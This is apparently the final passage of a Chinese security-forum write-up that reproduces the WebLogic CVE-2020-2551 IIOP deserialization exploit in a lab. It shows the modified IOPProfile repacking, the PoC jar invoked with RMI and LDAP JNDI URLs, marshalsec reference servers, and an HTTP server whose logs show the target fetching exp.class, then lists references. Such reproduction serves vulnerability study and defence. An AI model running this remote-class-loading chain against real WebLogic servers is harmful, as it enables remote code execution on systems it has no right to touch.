
(https://xzfile.aliyuncs.com/media/upload/picture/20200329155712-e613cd2a-7192-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200329155804-05084292-7193-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20200329155833-1672f18a-7193-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20200329155856-23cd14d2-7193-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200329155917-30ab9e26-7193-1.png)

9.4.重写处理逻辑

IOPProfile在项目里的库wlfullclient.jar中定义，wlfullclient.jar是从Weblogic 10.3.6环境中导出来的。


IOPProfile路径：
CVE-2020-2551\src\lib\wlfullclient.jar!\weblogic\iiop\IOPProfile.class

这里有个知识点，Java中可以编译某个库的单个class，然后重新打包，生成新的库，这样就可以改变原来库的处理逻辑。



(https://xzfile.aliyuncs.com/media/upload/picture/20200329160227-a1bf9130-7193-1.png)


9.5.打包测试



(https://xzfile.aliyuncs.com/media/upload/picture/20200329160316-beebe31c-7193-1.png)
Build->Build Artifacts->Rebuild 重新编译生成Jar包

Win10上执行：

```
java -jar CVE-2020-2551.jar 192.168.152.128 7001 rmi://192.168.152.128:1099/exp
```



(https://xzfile.aliyuncs.com/media/upload/picture/20200329160426-e8d47928-7193-1.png)

```
root@kali:~/CVE-2020-2551-test# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
172.20.0.2 - - [28/Mar/2020 17:34:50] "GET /exp.class HTTP/1.1" 200 -
172.20.0.2 - - [28/Mar/2020 17:34:50] code 404, message File not found
172.20.0.2 - - [28/Mar/2020 17:34:50] "GET /success HTTP/1.1" 404 -
```

成功

```
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test# java -cp marshalsec-0.0.3-SNAPSHOT-all.jar  marshalsec.jndi.RMIRefServer "http://192.168
.152.128/#exp" 1099
* Opening JRMP listener on 1099
Have connection from /172.20.0.2:54336
Reading message...
Is RMI.lookup call for exp 2
Sending remote classloading stub targeting http://192.168.152.128/exp.class
Closing connection
```

先知社区

(https://xzfile.aliyuncs.com/media/upload/picture/20200329160446-f4acf54a-7193-1.png)

LDAP 利用方式：
LDAP Server:
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.152.128/#exp (http://192.168.152.128/#exp)" 1389

Win10上执行：
java -jar CVE-2020-2551.jar 192.168.152.128 7001 ldap://192.168.152.128:1389/exp

```
C:\...\CVE-2020-2551-POC升级\CVE-2020-2551\out\artifacts\CVE_2020_2551_jar>java -jar CVE-2020-2551.jar 192.168.152.128 7001 ldap://192.168.15
2.128:1389/exp
javax.naming.NamingException: Unhandled exception in rebind() [Root exception is org.omg.CORBA.MARSHAL:   vmcid: 0x0  minor code: 0  completed: No]
        at weblogic.corba.j2ee.naming.Utils.wrapNamingException(Utils.java:83)
        at weblogic.corba.j2ee.naming.ContextImpl.rebind(ContextImpl.java:392)
        at weblogic.corba.j2ee.naming.ContextImpl.rebind(ContextImpl.java:350)
        at javax.naming.InitialContext.rebind(Unknown Source)
        at com.payload.Main.main(Main.java:51)
Caused by: org.omg.CORBA.MARSHAL:   vmcid: 0x0  minor code: 0  completed: No
        at weblogic.corba.idl.RemoteDelegateImpl.postInvoke(RemoteDelegateImpl.java:477)
        at weblogic.corba.idl.RemoteDelegateImpl.invoke(RemoteDelegateImpl.java:384)
        at weblogic.corba.idl.RemoteDelegateImpl.invoke(RemoteDelegateImpl.java:341)
        at org.omg.CORBA.portable.ObjectImpl._invoke(Unknown Source)
        at weblogic.corba.cos.naming._NamingContextAnyStub.rebind_any(_NamingContextAnyStub.java:52)
        at weblogic.corba.j2ee.naming.ContextImpl.rebind(ContextImpl.java:378)
        ... 3 more
Caused by: org.omg.CORBA.MARSHAL:   vmcid: 0x0  minor code: 0  completed: No
        at sun.reflect.NativeConstructorAccessorImpl.newInstance0(Native Method)
        at sun.reflect.NativeConstructorAccessorImpl.newInstance(Unknown Source)
        at sun.reflect.DelegatingConstructorAccessorImpl.newInstance(Unknown Source)
        at java.lang.reflect.Constructor.newInstance(Unknown Source)
        at java.lang.Class.newInstance(Unknown Source)
        at weblogic.iiop.ReplyMessage.getThrowable(ReplyMessage.java:318)
        at weblogic.corba.idl.RemoteDelegateImpl.postInvoke(RemoteDelegateImpl.java:468)
        ... 8 more
------------------------
----没有回显    自行检测----
------------------------
```

先知社区

(https://xzfile.aliyuncs.com/media/upload/picture/20200329160528-0d964b38-7194-1.png)

```
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
172.20.0.2 - - [28/Mar/2020 18:32:25] "GET /exp.class HTTP/1.1" 200 -
172.20.0.2 - - [28/Mar/2020 18:32:25] code 404, message File not found
172.20.0.2 - - [28/Mar/2020 18:32:25] "GET /success HTTP/1.1" 404 -
```

```
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test# java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.152.128/#exp" 1389
Listening on 0.0.0.0:1389
Send LDAP reference result for exp redirecting to http://192.168.152.128/exp.class
```

先知社区

(https://xzfile.aliyuncs.com/media/upload/picture/20200329160550-1a7290c8-7194-1.png)

10.参考资料

CVE-2020-2551 POC https://github.com/Y4er/CVE-2020-2551 (https://github.com/Y4er/CVE-2020-2551)

Weblogic CVE-2020-2551 IIOP协议反序列化RCE https://y4er.com/post/weblogic-cve-2020-2551/ (https://y4er.com/post/weblogic-cve-2020-2551/)

漫谈 WebLogic CVE-2020-2551 https://xz.aliyun.com/t/7374 (https://xz.aliyun.com/t/7374)

深入理解JAVA反序列化漏洞 https://paper.seebug.org/312/ (https://paper.seebug.org/312/)

Java 中 RMI、JNDI、LDAP、JRMP、JMX、JMS那些事儿（上） https://paper.seebug.org/1091/ (https://paper.seebug.org/1091/)

WebLogic CVE-2020-2551漏洞分析 http://blog.topsec.com.cn/weblogic-cve-2020-2551%e6%bc%8f%e6%b4%9e%e5%88%86%e6%9e%90/ (http://blog.topsec.com.cn/weblogic-cve-2020-2551%e6%bc%8f%e6%b4%9e%e5%88%86%e6%9e%90/)

Java CORBA https://www.anquanke.com/post/id/199227 (https://www.anquanke.com/post/id/199227)

关注 | 3　　点击收藏 | 6

上一篇： 从0到1认识DNS重绑定攻击 (/t/7495)　　下一篇： Kerberos之域内委派攻击 (/t/7517)

0 条回复

动动手指，沙发就是你的了！

登录 (https://account.aliyun.com/login/login.htm?oauth_callback=https%3A%2F%2Fxz.aliyun.com%2Ft%2F7498&from_type=xianzhi) 后跟帖

先知社区

现在登录 (https://account.aliyun.com/l

社区小黑板 (/notice)

年度贡献榜　　月度贡献榜


绿盟科技CERT (/u/626...　2


1732733484101571 (/...　1


4Varial14 (/u/51928)　1


Alpaca (/u/49594)　1


Ha1ey (/u/55673)　1